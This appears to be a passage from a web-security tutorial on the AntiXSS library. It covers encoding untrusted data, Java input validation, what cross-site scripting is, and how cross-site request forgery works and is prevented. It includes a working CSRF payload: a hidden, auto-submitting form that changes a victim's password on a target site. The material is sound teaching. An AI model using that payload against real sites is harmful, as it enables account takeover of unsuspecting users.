<div attr="...ESCAPE UNTRUSTED DATA BEFORE PUTTING
HERE...">content</div>   inside double quoted attribute
```

Sanitizing Zip Codes


```
 private static final Pattern zipPattern = Pattern.compile("^\d{5}(-\d{4})?$");
 public void doPost( HttpServletRequest request, HttpServletResponse response) {
        try {
                String zipCode = request.getParameter( "zip" );
                if ( !zipPattern.matcher( zipCode ).matches()  {
                        throw new YourValidationException( "Improper zipcode
format." );
                }
                .. do what you want here, after its been validated ..
        } catch(YourValidationException e ) {
                response.sendError( response.SC_BAD_REQUEST, e.getMessage() );
        }
 }
```

Client-Side Sanitization

element.innerHTML =
“<%=Encoder.encodeForJS(Encoder.encodeForHTML(untrustedData))%>”;

element.outerHTML =
“<%=Encoder.encodeForJS(Encoder.encodeForHTML(untrustedData))%>”;

var x = document.createElement(“input”);

x.setAttribute(“name”, “company_name”);

x.setAttribute(“value”, ‘<%=Encoder.encodeForJS(companyName)%>’);

var form1 = document.forms[0];

form1.appendChild(x);

Use Libraries for Sanitization

Anti-Cross Site Scripting Library (AntiXSS)

nageshwa, 28 Aug 2013 CPOL

★★★★★ 4.80 (2 votes)

Rate this: ☆☆☆☆☆


Anti-cross site scripting library (AntiXSS)

Before understanding Anti-Cross Site Scripting Library (AntiXSS), let us understand Cross-Site Scripting(XSS).

Cross-site Scripting (XSS)

Cross-Site Scripting attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. Cross-site scripting (XSS) attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user in the output it generates without validating or encoding it.

XSRF in a Nutshell



XSRF Example

1. Alice's browser loads page from `hackerhome.org`

2. Evil Script runs causing `evilform` to be submitted with a password-change request to our "good" form: `www.mywwwservice.com/update_profile` with a `<input type="password" id="password">` field

evilform

```
<form method="POST" name="evilform" target="hiddenframe"
  action="https://www.mywwwservice.com/update_profile">
  <input type="hidden" id="password" value="evilhax0r">
</form>
<iframe name="hiddenframe" style="display: none">
</iframe> <script>document.evilform.submit();</script>
```


3. Browser sends authentication cookies to our app. We're hoodwinked into thinking the request is from Alice. Her password is changed to **evilhax0r**!

XSRF Impacts


- Malicious site can't read info, but can make *write* requests to our app!
- In Alice's case, attacker gained control of her account with full read/write access!

- Who should worry about XSRF?
  - Apps w/ server-side state: user info, **updatable** profiles such as username/passwd (e.g. Facebook)
  - Apps that do financial transactions for users (e.g. Amazon, eBay)
  - Any app that stores user data (e.g. calendars, tasks)

Example: Normal Interaction



Example: Another XSRF Attack



Prevention

- The most common method to prevent Cross-Site Request Forgery (CSRF) attacks is to append unpredictable **challenge tokens** to each request and associate them with the user's session
- Such **tokens** should at a minimum be unique per user **session**, but can also be unique per **request**.
- By including a challenge token with each request, the developer can ensure that the request is not triggered by a source other than the user

Typical Logic For XSRF Prevention